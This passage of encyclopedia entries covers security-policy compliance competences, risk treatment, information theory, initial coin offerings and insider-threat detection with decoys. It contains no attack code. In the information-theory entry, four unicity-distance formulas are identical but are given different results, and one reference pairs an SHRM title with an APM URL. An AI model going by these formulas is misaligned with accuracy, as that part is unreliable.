Empirical studies that examine ISP compliance behavior demonstrate that certain factors influence users' behavior, and those factors can be associated with underlying competences (Tsohou and Holtkamp 2018). Security programs in organizations rely on security awareness and training programs, which aim to alter and guide users' behaviors, but currently lack a systematic way to achieve that. It remains an open problem how to design a security program and relevant awareness and training programs around predetermined competencies that are the underlying mechanisms for ISP compliance. Therefore, research is needed on translating a certain ISP into

prerequisite users' competences and in sequence designing security and training programs that will promote those competences.

Besides acquiring and promoting certain competences that are associated with employees' performance, it is important for organizations and managers to be able to assess those competences. Competence assessment methods and metrics can be industry-specific (as competence models are). Alternative methods for the assessment of professional competences may include observation, interviews, simulation, psychometric assessments, and aptitude tests. Nonetheless, research and practical documentation is currently missing guidance for the evaluation of IT and security-related competences that are relevant for employees who are not IT professionals.

Existing professional competence frameworks and models do not address, or do not sufficiently address, the IT-related and security-related competences that are necessary for the professionals of the different occupations (e.g., project managers, accountants and financial managers, administration employees, etc.). For example, Bassellier et al. (2001) have identified the IT competences for business managers, including competences for accessing IT, for managing IT, for using IT, and so on; however, the official competence models are missing such systematic and holistic inclusion of IT and security competences. Accordingly, given that the IT and security competences are not included in the main sources that organizations use to determine requested personnel competences, it follows that they are not reflected in the organizational recruitment processes. Therefore, there is a gap between acknowledging the prerequisite IT and security-related competences per occupation and incorporating them into the associated competence frameworks, so that they can act as guidance for the personnel recruitment processes. In the same vein, it is an open issue how to manage the relevant competences during employment; that is, how should managers instill, promote, and sustain the IT and security competences of employees throughout the employment duration (e.g., *via* rewarding mechanisms).

Cross-References

Information Security Policy Compliance

References

APM (2015) APM competence framework, 2nd edn. Association for project management. https://www.apm.org.uk/competenceframework

Bassellier G, Reich BH, Benbasat I (2001) Information technology competence of business managers: a definition and research model. J Manag Inf Syst 17(4):159–182

Cheney PH, Hale DP, Kasper GM (1990) Knowledge, skills and abilities of information systems professionals: past, present, and future. Inf Manag 19(4):237–247

Holtkamp P, Lau I, Pawlowski JM (2014) How do software development competences change in global settings – an explorative study. Journal of Software: Evolution and Process 27(1):50–72

Katz D, Kahn RL (1978) The social psychology of organizations. Wiley, New York

Knapp JK, Morris RF, Marshall TE, Byrd AT (2009) Information security policy: an organizational-level process model. Comput Secur 28(7):493–508

McClelland D (1973) Testing for competence rather than for ‘intelligence’. Am Psychol 28:1–14

Renck R, Kahn EL, Gardner BB (1969) “Continuing Education in R&D Careers”, DSF report. Prepared by the Social Research, Inc., p 69–20

SHRM (2016) SHRM competency model, society for human resource management. Available at: https://www.apm.org.uk/media/2274/apm-competence-framework.pdf

Tsohou A, Holtkamp P (2018) Are users competent to comply with information security policies? An analysis of professional competence models. Inf Technol People 31(5):1047–1068

ISO/IEC 27001 (2013) Information technology — Security techniques — Information security management systems — Requirements

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300503

Information Security Policy Compliance Competency

Information Security Policy Compliance Competences

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1450

Information Security Risk Treatment

Maria Karyda[38] ✉
(38) Department of Information & Communication Systems Engineering, University of the Aegean, Karlovassi, Samos, Greece

✉ **Maria Karyda**
Email: mka@aegean.gr

Synonyms

Risk mitigation; Risk reduction; Risk response

Definition

The process of developing, selecting, and implementing appropriate and justified security controls to modify information security risks to an acceptable level.

Theory

Information security risk treatment is an activity within the overall *information security risk management process* and is conducted drawing on the results of *information security risk assessment*. All information security risks that have been identified, evaluated, and prioritized by the risk assessment process need to be considered during risk treatment. The objective of risk treatment is to limit the adverse consequences of information security risks to an acceptable level, by employing appropriate security controls (also known as safeguards or countermeasures).

Decision making throughout risk treatment is based on *risk evaluation criteria*, which organizations define within the risk management process. Risk treatment options need to be considered as to whether they are justifiable by the evaluated level of risk and should be selected according to the expected cost and the expected benefits associated with their implementation (ISO/IEC 27005:2018). Preferred options include those that result in considerable risk modification with relatively low expenditure. Rare but severe risks, however, need also to be considered, even if appropriate controls are not justifiable on strictly economic grounds (ISO/IEC 27005:2018).

Possible options for risk treatment include:

(a) *Applying appropriate controls* to reduce (mitigate) the risks

(b) *Accepting* (retaining) risks by informed choice (if, for instance, risk level has been assessed low or the cost of risk modification is considered too high for the organization)

(c) *Avoiding* risks (e.g., by not allowing actions that would cause the risks to occur, by removing the risk source, etc.)

(d) *Changing the likelihood* of the risk occurring

(e) C*hanging the consequences* of the risk occurring

(f) *Sharing the risk* with other parties (for example, with insurers, subcontractors, or other parties able to effectively manage the risk). It should be noted that even when sharing the responsibility to manage a risk is a possibility, the liability of the impact of the risk might not be.

Controls selected and implemented in information security risk treatment include processes, policies, devices, practices, or other actions that can reduce risk. Controls may provide one or more of the following types of protection: correction, elimination, prevention, impact minimization, deterrence, detection, recovery, monitoring, and awareness.

The selection and implementation of appropriate and justified controls, which correspond to risk assessment should be performed based on:

(i) *Risk acceptance* criteria set by the organization

(ii) Legal, regulatory, and contractual requirements

(iii) Cost of acquisition, implementation, administration, operation, monitoring, and maintenance of the controls against the value of the assets being protected

(iv) Ease of use and compatibility issues

(v) Timeframe associated with the implementation of controls

(vi) Specialized skills that may be needed

(vii) Other technical, environmental, cultural, and ethical factors which are relevant

A *risk treatment plan* (ISO/IEC 27005:2018) includes individual risk treatments and identifies their priorities and timeframes for implementation, based on various techniques, such as risk ranking and cost-benefit analysis.

Security controls need to be implemented in a way that minimizes burden to employees and does not significantly affect performance and that an acceptable level of residual risk to the organization is achieved. However, the process of risk treatment does not always result in an *acceptable level of residual (retained) risk*. In this case, the process of information security risk assessment needs to be performed again, taking into consideration all related parameters so that if required, a further risk treatment takes place (ISO/IEC 27005:2018). In this case, risk treatment is an iterative process of:

- Assessing a risk treatment
- Deciding whether residual risk levels are acceptable
- Generating a new risk treatment if risk levels are not acceptable, and
- Assessing the effectiveness of that treatment

Finally, in the context of an information security risk management it is considered that through the implementation of controls during risk

treatment new risks can be created or existing risks be modified, which may require further risk assessment.

References

ISO/IEC 27005 (2018) Information technology – security techniques – information security risk management

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300504

Information Security Skills

Cybersecurity Skills

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300505

Information Theoretic Model

Shannon's Model

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_169

Information Theory

Friedrich L. Bauer[39] ✉
(39) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

The *entropy* function $H(X)$ is a measure of the uncertainty of X, in formula

$$H(X) = -\sum_{a:p_X(a)>0} p_X(a) \cdot \log_2 p_X(a),$$

where $p_X(a) = \Pr[x = A]$ denotes the probability that random variable X takes on value a. The interpretation is that with probability $p_X(a)$, X can be described by $\log_2\ p_X(a)$ bits of information.

The *conditional entropy* or *equivocation* (Shannon 1948) $H(X/Y)$ denotes the uncertainty of X provided Y is known:

$$H(X|Y) = -\sum_{a,b:p_{X|Y}(a|b)>0} p_{X,Y}(a,b) \cdot \log_2\ p_{X|Y}(a|b)$$

where $p_{X,Y}(a,b) =_{\text{def}} \Pr[(X = a) \wedge (Y = b)]$ and $p_{X|Y}(a|b)$ obeys Bayes' rule for conditional probabilities:

$$\begin{aligned} p_{X,Y}(a,b) &= p_Y(b) \cdot p_{X/Y}(a|b)\,, \text{thus} \\ -\log_2 p_{X,Y}(a,b) &= \\ &= -\log_2 p_Y(b) - \log_2 p_{X|Y}(a|b) \end{aligned}$$

The basic relation on conditional entropy follows from this:

$$H(X,Y) = H(X|Y) + H(Y)$$

In particular, it is to be noted that the entropy is additive if and only if *X* and *Y* are independent:

$$H(X,Y) = H(X) + H(Y),$$

in analogy to the additive entropy of thermodynamical systems.

The *redundancy* of a text is that part (expressed in bits) that does not carry information. In common English, the redundancy is roughly 3.5 [bit/char], the information is roughly 1.2 [bit/char], redundancy and information sum up to $4.7 = \log_2 26$ [bit/char].

Three possible properties of a cryptosystem are now described using this terminology. A cryptosystem is *of Vernam type* if $H(K) = H(C)$, where $H(K)$ is the entropy of the key *K* and $H(C)$ is the entropy of the ciphertext *C*. A cryptosystem has *independent key* if the plaintext *P* and keytext *K* are mutually independent: $H(P) = H(P \mid K)$ and $H(K) = H(K \mid P)$ ("knowledge of the keytext does not change the uncertainty of the plaintext, and knowledge of the plaintext does not change the uncertainty of the keytext").

A cryptosystem is called *perfect* if plaintext and ciphertext are mutually independent: $H(P) = H(P|C)$ and $H(C) = H(C|P)$ ("knowledge of the ciphertext does not change the uncertainty of the plaintext, and knowledge of the plaintext does not change the uncertainty of the ciphertext"). This means that the security of the system depends entirely on the key; perfect cryptosystems correspond to holocryptic keytexts (Key), which are extremely difficult to achieve in practice.

Shannon's Main Theorem

In a cryptosystem, where the key character is uniquely determined by the plaintext character and the ciphertext character ("ciphertext and plaintext together allow no uncertainty on the keytext"), any two of the following three properties of the cryptosystem imply the third one:

Vernamtype, independentkey, perfect.

The *unicity distance* for a given language, a given cryptosystem, and a given cryptanalytic procedure of attack is the minimal length of the plaintext such that decryption is unique. Example: let *Z* be the cardinality of keytext space, assume simple *substitution* (Substitutions and Permutations)

and an attack by letter frequency. Then for English with an alphabet of 26 letters, the unicity distance U is given by:

1. $U \approx \frac{1}{0.53} \log_2 Z$ for decryption with single-letter frequencies
2. $U \approx \frac{1}{1.2} \log_2 Z$ for decryption with bigram frequencies
3. $U \approx \frac{1}{1.2} \log_2 Z$ for decryption with trigram frequencies
4. $U \approx \frac{1}{1.2} \log_2 Z$ for decryption with word frequencies
5. $U \approx \frac{1}{1.2} \log_2 Z$ for decryption using all grammatical and semantical rules

For simple substitution with $Z = 26!$, one has $\log_2 Z \approx 88.38$. This leads to the values 167, 74, 59, 42, and 25 for the unicity distance, which are confirmed by practical experience.

For bigram substitution with $Z = 676!$, there is $\log_2 Z \approx 5, 385.76$ and $U \approx 1, 530$ for decryption using all grammatical and semantical rules.

The situation is rather similar for German, French, Italian, Russian, and related Indo-European languages.

For holocryptic sequences of key elements, the unicity distance is infinite.

Cross-References

Shannon's Model

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

McEliece RJ (1977) The theory of information and coding. In: Encyclopedia of mathematics and its applications, vol 3. Addison-Wesley, Reading

Shannon CE (1948) A Mathematical Theory of Communication. Bell Sys Tech J 27:379–423 (luglio), 623–656 (ottobre). https://people.math.harvard.edu/~ctm/home/text/others/shannon/entropy/entropy.pdf

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300506

Information-Flow Security

Information Flow and Noninterference

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1761

Initial Coin Offering

Peter Van Valkenburgh[40] ✉
(40) Coin Center, Washington, DC, USA

✉ **Peter Van Valkenburgh**
Email: peter@coincenter.org

Synonyms

Token sales; Initial token distributions; Token pre-sales

Definition

An initial coin offering, or ICO, is an agreement between one or more promoters of a new *crypto-asset* and investors. In general, the promoter(s) promises to develop, launch, and market the new crypto-asset and pre-allocate some number of the future crypto-assets to the investors in exchange for upfront capital. In some jurisdictions, notably the USA, these agreements will often fall within the legal definition of a security offering and may, therefore, require registration with a securities regulatory authority before the offering can be made to the general public.

Background

Bitcoin and other early cryptocurrencies did not launch with ICOs, see, e.g., Lee (2013). These cryptocurrencies entered circulation exclusively through mining and the genesis blocks of these cryptocurrency blockchains did not pre-allocate any meaningful fraction of the cryptocurrency's total supply by developer fiat.

After Bitcoin's early success, the developers of new cryptocurrency core protocols, seeking a mechanism to raise money in advance of their network's launch, experimented with pre-sales of the tokens they anticipated creating on their networks, see, e.g., Casey (2014). Rather than these pre-sold tokens emerging from mining, they are described in the first block of the chain. Depending on the choices made by developers, these pre-sold tokens can be an arbitrary share of the total supply, from the entirety of all tokens that will ever exist to some small fraction while the bulk is dispersed through competitive mining or staking.

The Mastercoin project, later renamed Omni, was the first to launch with an ICO in 2013, Mere (2019). Ethereum's ICO in 2014 gained attention for the amount raised, around $17.3 million, small by later standards but unprecedented at the time (Russo, 2020). By 2017 and 2018, ICOs were common for new projects and many raised remarkably large sums of money, e.g., Telegram $1.7 billion and Eos $4.1 billion Hamacher (2021).

Growing retail investor mania over ICOs and concerns surrounding investor protection and the proper application of securities laws ultimately led the US Securities Exchange Commission (SEC) to publish a report about The DAO token sale, warning that such sales likely qualified as securities issuance and would therefore need to be regulated accordingly (Securities and Exchange Commission, 2017). As ICOs involving American investors continued unabated, the SEC began pursuing enforcement actions: first against smaller projects who generally settled out of court, e.g., Munchee, Securities and Exchange Commission (2017) and gradually against larger raises including a settlement with EOS, Securities and Exchange Commission (2019), a successful emergency injunction against Telegram's token distribution, Securities and Exchange Commission (2020), and a case that went to court against Kik Interactive.

Theory and Application

The US securities laws include a court-made flexible standard for what qualifies as a regulated *investment contract* known as the "Howey Test" from a case with the same name (S.E.C. v. Howey Co., 328 U.S. 293 (1946)). Other jurisdictions have a more inflexible test that may be less likely to encompass ICOs within the scope of securities regulation.

Uncertainty remains over precisely which types of token sale activities will ultimately fall under the securities regulators' jurisdiction in which countries.

US securities laws include certain exceptions from registration when securities are only sold abroad or only sold to so-defined "accredited investors" (for the definition of the term, refer to https://www.sec.gov/education/capitalraising/building-blocks/accredited-investor (Accessed 2023-05-29)). ICO agreements seeking to fit safely into these exemptions are generally referred to as Token Warrants or Simple Agreements for Future Tokens or SAFTs. Even if these Warrants and SAFTs do in fact comply with securities laws, questions remain with respect to whether subsequent sales of these tokens to the general public after the network has launched will continue to be securities transactions or whether the tokens will, at that point, be treated as non-security commodities, like Bitcoin. The question of whether a token is a security is fraught because in many jurisdictions securities are only permitted to be traded widely on registered national security exchanges or registered alternative trading systems (see, e.g., 15 U.S. Code Chapter 2B–1). At the time of writing, generally speaking, existing cryptocurrency marketplaces are not registered as securities exchanges and thus would not be permitted to make markets in tokens that are found to be securities.

ICO issuance may also qualify as money transmission for prudential regulatory or Anti-Money Laundering purposes again depending on the prevailing legal theories within the jurisdiction of the issuer and/or the purchasers, see, e.g., FinCEN (2019).

Culturally, proponents of Bitcoin and other early projects that did not have ICOs view the practice skeptically, arguing that they provide a quick and undeserved reward for early investors and developers and that they skirt regulatory requirements. For ICO skeptics, a cryptocurrency that started without an ICO or other initial distribution of tokens is sometimes referred to as having a "fair launch" (Stevens, 2023).

Open Problems and Future Directions

Since the DAO Report, the SEC has offered further guidance on its interpretation of "investment contracts" in the context of ICOs, Securities and Commission (2019) and bills have been introduced in the US Congress

to add clarity or narrow the jurisdiction of the SEC over ICOs or the resultant tokens and secondary market sales (though none have yet passed into law) (see, e.g., H.R.4451 – Securities Clarity Act 117th Congress (2021-2022) or the Clarity For Digital Token Act 2021, introduced by Mr. McHenry, https://financialservices.house.gov/uploadedfiles/tsh_xml_signed.pdf).

In the European Union, token issuers are subject to the Markets in Crypto-Assets (MiCA) Regulations, see, e.g., Berger (2023). As with issuers of traditional securities, token issuers must make certain disclosures about their projects. Unlike traditional securities issuers, however, there is no general requirement for a competent authority to approve the prospectus or white paper offered by the issuers.

Cryptocurrency projects seeking to widely distribute their tokens while avoiding the regulatory and fairness questions inherent in ICOs often resort to airdrops, i.e., free giveaways to cryptocurrency addresses that qualify based on some criteria determined by the project developers. The regulatory status of airdrops, however, also remains uncertain, see, e.g., Securities and Commission (2022).

Cross-References

Smart Contract

References

Berger S (2023) Proposal for a regulation of the European parliament and of the council on markets in crypto-assets. Legislative Train. https://www.europarl.europa.eu/legislative-train/carriage/crypto-assets-1/report?sid=6901

Casey M (2014) BitBeat: Ethereum presale hits 12.7 million tally. Wall Street Journal. http://blogs.wsj.com/moneybeat/2014/08/05/bitbeat-ethereum-presale-hits-12-7-million-tally/

FinCEN (2019) Application of Fincen's regulations to certain business models involving convertible virtual currencies. FIN-2019-G001

Hamacher A (2021) The 10 biggest ICOs: here's where the money went. Decrypt. https://decrypt.co/53950/the-10-biggest-icos-heres-where-the-money-went

Lee TB (2013) 12 questions about bitcoin you were too embarrassed to ask. Washington Post

Mere R (2019) ICO 101 – history of initial coin offerings (ICOs) part 1 – from MasterCoin to Ethereum. HackerNoon. https://medium.com/hackernoon/ico-101-history-of-initial-coin-offerings-icos-part-1-from-mastercoin-to-ethereum-4689b7c2326b

Russo C (2020) Sale of the century: the inside story of Ethereum's 2014 premine. CoinDesk. https://www.coindesk.com/markets/2020/07/11/sale-of-the-century-the-inside-story-of-ethereums-2014-premine/

Securities, Commission E (2019) Framework for "investment contract" analysis of digital assets. SEC. https://www.sec.gov/corpfin/framework-investment-contract-analysis-digital-assets

Securities, Commission E (2022) Sec charges the hydrogen technology corp. and its former CEO for market manipulation of crypto asset securities. SEC Press Release. https://www.sec.gov/news/press-release/2022-175

Securities and Exchange Commission (2017) Report of investigation pursuant to section 21(a) of the securities exchange act of 1934: The DAO. SEC. https://www.sec.gov/litigation/investreport/34-81207.pdf

Securities and Exchange Commission (2017) Administrative proceeding file no. 3-18304 in the matter of Munchee Inc. SEC. https://www.sec.gov/litigation/admin/2017/33-10445.pdf

Securities and Exchange Commission (2019) Sec orders blockchain company to pay $24 million penalty for unregistered ICO. SEC Press Release. https://www.sec.gov/news/press-release/2019-202

Securities and Exchange Commission (2020) Telegram to return $1.2 billion to investors and pay $18.5 million penalty to settle sec charges. SEC Press Release. https://www.sec.gov/news/press-release/2020-146

Stevens R (2023) What is a 'fair launch' in crypto? CoinDesk. https://www.coindesk.com/learn/what-is-a-fair-launch-in-crypto/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300507

Initial Token Distributions

Initial Coin Offering

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300508

Initial Trust Establishment

Secure Device Pairing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300509

Insider Attack

Insider Threat

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300510

Insider Problem

Insider Threat

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1586

Insider Threat

Matt Bishop[41] ✉
(41) Department of Computer Science, University of California at Davis, Davis, CA, USA

✉ **Matt Bishop**
Email: mabishop@ucdavis.edu

Synonyms

Abuse of trust; Insider attack; Insider problem

Definition

Intuitively, the insider threat is the threat that someone who is trusted may abuse that trust. More precise definitions depend upon the specific security policy and environment in which the threat is being studied. For example, if the environment includes a well-defined security perimeter, one definition is "[a]nyone operating inside the security perimeter" (Patzakis, 2003). If the site deals with classified information, the definition might be "an already trusted person with access to sensitive information and information systems" (Brackney and Anderson, 2004).

Theory and Application

Many classification schemes describe attributes of an insider entity. One considers insider attacks as *accidental* or *unintentional*, in which an authorized entity accidentally violates the security policy, and *deliberate* or *intentional*, in which the policy violation is deliberate. Hunker and Probst

(2011) describe insiders in terms of four attributes: knowledge, the ability to represent something, trust by the organization, and access. There are many other characterizations (Homoliak et al., 2019).

An insider need not compromise a system to gain access to a resource, as the insider is already trusted to access the resource in some way in order to perform their job. This trust might be indirect and unrecognized by the organization. The University of California Medical Center in San Francisco (UCSF) outsourced the transcription of doctors' notes to a company, which in turn outsourced the work to 15 subcontractors, one of which outsourced their work to a third subcontractor, which subcontracted to a person in a different country. That person threatened to post the medical records to the Internet unless they were paid more. That person was an insider, even though they did not work for UCSF, and indeed UCSF did not know about them.

As another example, a teacher is authorized to access and modify the grades of students in the class. Those grades are stored in a class account. If the teacher regrades a paper and raises the score, then they must access the class account and modify that grade. This action is authorized. But if a student logs into the class account and alters their grade, or the teacher is bribed to raise the student's grade, those actions are unauthorized and constitute an insider attack. The student, who is impersonating the teacher, is using the teacher's privileges to alter the grade; thus, the student is a *masquerader*. The teacher, who is changing a grade they are authorized to change, is doing so for a disallowed reason (bribery). So the teacher is a *traitor*. In both cases, the security controls will be unable to distinguish the illicit action of changing the grade for a valid reason.

As the attack consists of seemingly authorized actions by seemingly authorized entities, technical methods may fail to detect the attack. Thus, analysis must consider behavioral and other factors as well as technical data. These are used for both prediction and detection of insider attacks.

Prediction

Ideally, organizations would be able to predict who will launch an insider attack and how they might do so. Here, "prediction" means an extrapolation from technical and behavioral information in a given context.

The main analysis techniques used are nontechnical. An examination of a key executive's financial situation may reveal that they are in dire straits

and needs money quickly. If they have control over their organization's money, then they would be more likely to embezzle than an executive without such financial needs or a janitor who has no access to the organization's money. Many psychosocial indicators are relevant to the insider threat (Greitzer and Frincke, 2010; Gheyas and Abdallah, 2016). The ones used change, or new one are added, in response to observed insider attacks.

Among the sources for behavioral data are social media as well as inferences from technical data (Bishop et al., 2009). Susceptibility to social engineering is another factor (Greitzer et al., 2014), and in such an attack the insider can be treated as either a traitor or a masquerader.

Evaluating this information is subjective. The judgment of the analysts about the concerns that the indicators raise determines whether to make a prediction. But the prediction may be wrong, which might result in great harm. So the indicators and the environment in which they are collected must be evaluated holistically.

Detection

Detecting insider attacks is particularly hard when the attacker is a traitor, as they know how the organization works and may know or be able to deduce the security controls involved. Nevertheless, attacking may cause them to act in unusual ways. Masqueraders typically do not have the same knowledge as traitors and so may exhibit unusual behavior. This leads to the use of anomaly detection.

One approach is to apply intrusion detection techniques to analyze user actions and network traffic. Sources of data include file and web access patterns (Gamachchi and Boztaş, 2015), system call patterns (Nguyen et al., 2003), and other system information. Some common methods for analyzing the data are machine learning, statistical, and pattern analysis techniques.

Deploying traps such as decoys (Ben Salem and Stolfo, 2011) is particularly useful for catching masqueraders. Traitors can often distinguish decoys from legitimate files and so are less likely to be detected using these methods.

Open Problems and Future Directions

Data from psychology, sociology, and organization management will aid in the prediction and detection of insider attacks. The key question is what kind of data? Several indicators are used, and perhaps others would be equally or more informative. Determining which indictors to use, and how to validate their utility, is an open question.

The use of behavioral indicators has to be balanced with the privacy of those being profiled. This ties into the selection of indicators. Respecting privacy means that the least invasive indicators should be used, but those may not be the most effective. Further, what is invasive differs among people, organizations, and societies. How does one balance the need for indicators with the need for privacy when the entities involved are from many different cultures and thus have different expectations of privacy?

In a technical vein, detecting masqueraders is often a straightforward application of traps or intrusion detection. Traitors, knowing much about the site they are compromising, are more difficult to detect. How to do so effectively is an open question.

Given a security policy, how can one can determine what combination of data drawn from the systems and networks, and psychosocial data, will be most effective, and how can it best be analyzed. All this depends on the environments in which the users work; an insider for a military organization has different goals, and uses different methods, than one working for a financial institution.

A set of standard datasets, drawn from real organizations, will aid in the evaluation of insider prediction and detection methods. Researchers can use this data to build tools and models. The risk here is that the data may reveal something about the origin that the originators do not want made public, or compromise the privacy of people whose information is in the dataset. While synthetic data is currently available, its characteristics may not match the characteristics of the environment and context under consideration. This is a problem with computer security in general and is particularly acute in insider attack analyses.

The insider problem is the quintessential problem in computer security and information assurance, combining the technical with the behavioral. Therein lies the complexity. As people are involved, technical methods are insufficient; psychosocial methods must also be used. Either the technological issues or the psychosocial issues alone would prove daunting

to analyze; combined, these two sets of issues and their interactions make the insider threat a fascinating and fruitful field of study.

Cross-References

Access Control Policies, Models, and Mechanisms
Access Pattern
Adversarial and Trustworthy AI
AI and Big Data Analytics for Network Security
Group Behavior in Cybersecurity
Human Rights and Cybersecurity
Information Security Culture
Information Security Risk Treatment
Insider Threat Defense
Psychology of Cybercrime
Security Architecture
Social Engineering

References

Ben Salem M, Stolfo SJ (2011) Decoy document deployment for effective masquerade attack detection. In: Proceedings of the 8th Internationsl Conference on the Detection of Intrusions and Malware, and Vulnerability Assessment. Lecture Notes in Computer Science, vol 6739. Springer, Berlin

Bishop M, Gates C, Frincke D, Greitzer F (2009) Azalia: an a to z assessment of the likelihood of insider attack. In: Proceedings of the 2009 IEEE International Conference on Technologies for Homeland Security. IEEE, Piscataway, pp 385–392. https://doi.org/10.1109/THS.2009.5168063

Brackney RC, Anderson RH (eds) (2004) Understanding the insider threat, CF-196-ARDA. RAND Corporation, Santa Monica

Gamachchi A, Boztaş S (2015) Web access patterns reveal insiders behavior. In: Proceedings of the 2015 Seventh International Workshop on Signal Design and Its Applications in Communications. IEEE, Piscataway, pp 70–74. https://doi.org/10.1109/IWSDA.2015.7458417

Gheyas IA, Abdallah AE (2016) Detection and prediction of insider threats to cyber security: a systematic literature review and meta-analysis. Big Data Anal 1:6:1–6:29. https://doi.org/10.1186/s41044-016-0006-0

Greitzer FL, Frincke DA (2010) Combining traditional cyber security audit data with psychosocial data: towards predictive modeling for insider threat mitigation. In: Probst CW, Hunker J, Gollmann

D, Bishop M (eds) Insider threats in cyber security. Advances in information security, vol 49. Springer Science+Business Media, LLC, New York, pp 85–113

Greitzer FL, Strozer JR, Cohen S, Moore AP, Mundie D, Cowley J (2014) Analysis of unintentional insider threats deriving from social engineering exploits. In: Proceedings of the 2014 IEEE Security and Privacy Workshops. IEEE, Piscataway, pp 236–250. https://doi.org/10.1109/SPW.2014.39

Homoliak I, Toffalini F, Guarnizo J, Elovici Y, Ochoc M (2019) Insight into insiders and it: a survey of insider threat taxonomies, analysis, modeling, and countermeasures. ACM Comput Surv 52(2):30:1–30:40. https://doi.org/10.1145/3303771

Hunker J, Probst CW (2011) Insiders and insider threats—an overview of definitions and mitigation techniques. J Wirel Mob Netw Ubiquit Comput Dependable Appl 2(1):4–27. http://isyou.info/jowua/abstracts/jowua-v2n1-1.htm

Nguyen N, Reiher P, Kuenning GH (2003) Detecting insider threats by monitoring system call activity. In: Proceedings of the 2003 IEEE Workshop on Information Assurance. IEEE, Piscataway, pp 45–52. https://doi.org/10.1109/SMCSIA.2003.1232400

Patzakis J (2003) New incident response best practices: patch and proceed is no longer acceptable incident response. Technical report, Guidance Software, Pasadena

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_904

Insider Threat Defense

Salvatore J. Stolfo[42] ✉, Brian M. Bowen[42] ✉ and Malek Ben Salem[42] ✉
(42) Department of Computer Science, Columbia University, New York, NY, USA

✉ **Salvatore J. Stolfo (Corresponding author)**
Email: sal@cs.columbia.edu

✉ **Brian M. Bowen**
Email: bmbowen@cs.columbia.edu

✉ **Malek Ben Salem**
Email: malek@cs.columbia.edu

Definition

Insider Threat can be defined by the vulnerability created from those within the traditional security perimeter. Furthermore, insiders can be divided amongst two non-mutually exclusive classes: *Masqueraders* (attackers who impersonate another system user) and *Traitors* (attackers using their own legitimate system credentials) who each have varying levels of knowledge. The masquerader is presumed to have less knowledge of a system than the victim user whose credentials were stolen. The distinction between these two classes is made primarily to construct threat models (Stoll 1988).

Background

The complexity and potential cost of the malicious insider problem makes it a significant challenge for organizations. Although the scope of the problem extends beyond computing, the vastness of the cyber domain provides a

fertile environment for exploitation by insiders. The ideal defense strategy is to deploy systems that prevent insider attack. However, prevention-oriented methods such as policy-based mechanisms and access control systems have been the subject of study for quite some time but have not succeeded in eliminating the problem. Monitoring, detection, and mitigation technologies are realistic necessities that are summarized in this chapter.

Theory

A great deal of research has been conducted exploring the use of behavior monitoring to detect insider attacks. The general approach of behavior-monitoring techniques requires establishing a baseline of normal user behavior by profiling user actions. Subsequent monitoring for behaviors that deviate from this baseline can be used to signal a potential insider attack. User profiling techniques can be useful for detecting masqueraders. Because they may have stolen a user's credentials, they are unlikely to have the ability to assume a user's behavior. On the other hand, detecting traitors with user profiling techniques is far more challenging because traitors may exhibit normal behavior, yet perform malicious acts (Ben Salem 2009).

An example of a profiling technique that has been explored relies on modeling user *search* behavior on host systems. To demonstrate this, host-based sensors have been designed to monitor user-initiated events. The sensor functions by first building a baseline of normal search behavior for a user. It then monitors for abnormal file search behaviors that may indicate the presence of a masquerader.

While user profiling is most suitable for detecting masqueraders, the use of deception, or decoys, plays a valuable role in the protection of systems, networks, and information particularly from traitors. The first use of decoys in the cyber domain has been credited to Stoll (Ben Salem et al. 2010). Stoll's methods included the use of bogus networks, systems, and documents to gather intelligence on the attackers, who were apparently seeking state secrets. Among the many techniques described, he crafted "bait" files, bogus classified documents that contained nonsensitive government information, and attached "alarms" to them so that he would know if anyone accessed them. The decoy system described here builds on that notion increasing the scope, scale, and automation of decoy generation and monitoring.

Deception-based information resources that have no production value other than to attract and detect adversaries (like those used by Stoll) are commonly known as honeypots. Honeypots serve as effective tools to gather intelligence to understand how attackers operate. Honeypots are considered to have low false positive rates since they are designed to capture only malicious attackers, except for occasional mistakes by innocent users.

In order to create decoys to bait insiders with various levels of knowledge and maximize the deception they induce, one must understand the core properties of a decoy. These properties guide the design of systems that automate the generation and placement of trap-based decoys. The properties include *conspicuousness*, *enticement*, *non-interference*, *variability*, *differentiable*, *detectability*, and *believability* (Ben Salem et al. 2008).

